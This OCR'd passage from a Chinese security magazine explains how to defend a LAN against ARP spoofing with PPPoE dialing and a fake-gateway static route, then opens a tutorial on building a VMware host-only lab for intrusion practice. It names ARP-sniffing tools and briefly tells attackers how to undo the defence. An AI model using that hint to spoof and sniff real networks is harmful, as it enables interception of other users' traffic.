
在客户端上有两种方法：首先网卡IP设置为自动获取，建

立一个拨号连接，用户名：admin，密码：1234，拨号就能连接成功了，不过每次都要拨号才能上网。还有一种办法，就是建立一个BAT文件，内容为“rasdial 宽带连接 admin 1234”，保存为1.BAT，把这个文件放到启动里或添加到注册表里，每次开机就会自动拨号，就能上网了。

相信你通过这个方法就不怕内网有人进行ARP欺骗或中ARP病毒了。由于不使用ARP协议，使用的是PPPOE协议，所以就不存在ARP欺骗的问题了！

二、通过Route命令添加虚拟网关

我们都知道Windows系统都有一个路由表，这个方法也就是通过Windows系统自带的route命令来修改这个路由表，从而达到防止ARP欺骗攻击的目的。打开cmd，输入**route print**，如图22。



```
C:\Documents and Settings\Administrator>route print
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 30 18 b1 d5 dd ...... Realtek RTL8139/810x Family Fast Ethernet NIC -
数据包计划程序微型端口
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.0.2     192.168.0.3      20
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1       1
      192.168.0.0    255.255.255.0      192.168.0.3     192.168.0.3      20
      192.168.0.3  255.255.255.255        127.0.0.1       127.0.0.1      20
    192.168.0.255  255.255.255.255      192.168.0.3     192.168.0.3      20
        224.0.0.0        240.0.0.0      192.168.0.3     192.168.0.3      20
  255.255.255.255  255.255.255.255      192.168.0.3     192.168.0.3       1
Default Gateway:       192.168.0.2
===========================================================================
Persistent Routes:
  None

C:\Documents and Settings\Administrator>
```

图22

我先来解释一下这张路由表，如下：

Network Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	192.168.0.2	192.168.0.3	20

Network destination是目的网段；Netmask是子网掩码；interface是到达该目的地的本路由器的出口IP地址；gateway是下一条路由器入口的IP地址，路由器通过interface和gateway定义一条到下一个路由器的链路，通常情况下，interface和gateway是同一网段的。metric是条 数（也就是优先级），该条路由记录的质量，一般情况下如果有多条到达相同目的地的路由记录，路由器会采用metric值小的那条路由。

以上那张路由表的意思就是：当我们接收到一个数据包的目的网段不在我的路由记录中，就会将该数据包通过192.168.0.3这个接口发送到192.168.0.2这个地址，这个地址是下一个路由器的一个接口，这样这个数据包就可以交付给下一个路由器处理，与我无关。该路由记录的线路质量是20。换句话说，想要访问Internet的话从本机（192.168.0.3）通过网关（192.168.0.2）到任何Internet的服务器。再简单的说，我们就是将路由表里的真实网关地址修改成一个假的网关，从而又添加一条新的路由，达到防止ARP欺骗的目的。

在内网里任意找一台主机，将它的网关修改为同一个网段里不在使用的IP地址，选择网卡的TCP/IP属性，将真网关192.168.0.2改为假网关192.168.0.99，然后确定，如图23。





图23


改好了，现在我们再来看看系统的路由表，打开cmd，输入**route print**，如图24。



```
C:\Documents and Settings\Administrator>route print
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x2 ...00 30 18 b1 d5 dd ...... Realtek RTL8139/810x Family Fast Ethernet NIC -
数据包计划程序微型端口
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0     192.168.0.99     192.168.0.3      20
```

图24

Gateway已经变成了192.168.0.99，现在你是无法上网的，因为网关都被改了。接着我们再来添加一条新路由，也就是把真实的网关添加进去，输入命令**route add 0.0.0.0 mask 0.0.0.0 192.168.0 .2 metric 1**（优先级为1，也就是最高级），如图25。




```
  None

C:\Documents and Settings\Administrator>route add 0.0.0.0 mask 0.0.0.0 192.168.0
.2 metric 1
```

图25

再来看看路由表吧，输入命令**route print**，如图26。



```
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.0.2     192.168.0.3       1
          0.0.0.0          0.0.0.0     192.168.0.99     192.168.0.3      20
```

图26

路由表变了吧，现在就可以上网了哦，此时如果这个网段里有人中了ARP病毒，那么无法上网的一定是他自己，为什么呢？因为在中了ARP病毒的时候，这台主机会向局域网里每台主机发送ARP包，当其它主机收到这个ARP包的时候，就会反馈一个包含其它主机本身的IP和MAC地址以及现在所使用的网关地址的信息，并及时更新自身的ARP表。所以在对方收到这个假网关地址的时候，也会更新自己的ARP表，搞到最后，中ARP病毒的主机只搞到一个假网关的地址。

这个方法对于网段内中了ARP病毒的是绝对有效的，但是如果网段内有人使用一些ARP软件，比如CAIN、ZXAPRS等，对某几台主机进行ARP欺骗并嗅探数据时，如果嗅探的主机并不是你修改过路由表的主机呢，那么他的ARP欺骗和嗅探会依然成功，所以我们需要再加上一步，电脑每次开机路由表都会被还原，我们有必要做一个BAT文件来更新路由表，内容如下：

route add 0.0.0.0 mask 0.0.0.0 192.168.0.2 metric 1，将其保存为1.bat，如图27。




图27

将1.bat存放到启动里，然后将网段内所有的电脑都按照以上的方法进行修改，这样就算有人刻意使用ARP欺骗并嗅探数据，他也会白忙活一场的，不过看了这个方法的朋友，相信一定知道怎么样才使用ARP欺骗并嗅探数据成功了，那就是使用**Route Delete**命令将路由表里的这条假网关删除，再将网卡TCP/IP属性里的网关改成真的网关，那么ARP欺骗并嗅探数据就接着来了！

相信通过上面的两个方法，你对于ARP的防范就会有进一步的了解了，希望大家以后在防范ARP时不再迷茫。

（文章中涉及到的工具RouterOS软路由已经收录在光盘中）

文章难易度：★★★
文章阅读点：如何在自己的电脑上搭建Vmware Workstation虚拟机系统

菜鸟的Vmware Workstation攻防测试平台教程

nicolas

很多菜鸟都羡慕大虾们入侵网站时那种头头是道的分析以及行云流水般的攻击，但苦于经济条件的限制，没有能力搭建多机实验环境而遗憾。可是自从有了Vmware Workstation，腰也好了，背也不驼了，吃饭也香了，想入侵也就入侵了！

Vmware Workstation是一种虚拟机软件。虚拟机，顾名思义就是在一个真实的操作系统上另行搭建的虚拟的操作系统。比如你可在WindowsXP系统中使用虚拟机软件来安装Windows2003或者Linux系统，反之也可以。这样，我们就可以使用一台电脑来模拟出Internet上真实的网络结构，训练我们的入侵能力了。而且在这些虚拟的系统上所进行的操作就像在真实的系统上实施一样，你可以分区，格式化硬盘等，却不会对物理主机造成任何影响！

好了，下面就开始我们的虚拟机之旅。我们的目标是在WindowsXP系统上安装虚拟的Windows2000和Windows2003系统，因为目前主流的服务器基本上都是使用的这两种系统。

首先安装好Vmware Workstation，它的界面如图1所示。点击“新建虚拟机”，如图2。




图1

然后直接点击“下一步”，选择“典型”，如图3。在“客人操作系统”中选择“Microsoft Windows”，然后在系统版本中选择你要安装的系统，比如“Windows Server 2003 Enterprise Edition”，点击“下一步”。




图2

在“位置”中选择一个剩余空间比较大的分区，不推荐安装在C盘（图4）。然后点击“下一步”，选择网络类型，这一步很重要。我们选择“使用仅主机网络”，这样就可以把三台系统组成一个虚拟的局域网了（图5）。

点击“下一步”，开始指定此虚拟系统的磁盘容量，推荐使用默认的8G（图6）。注意，这8G只是最大的磁盘上限，实际上虚拟操作系统所占用的物理磁盘大小是随着你安装的软件的大小而变化的。最后点击“完成”就会来到如图7所示的界面。




图3

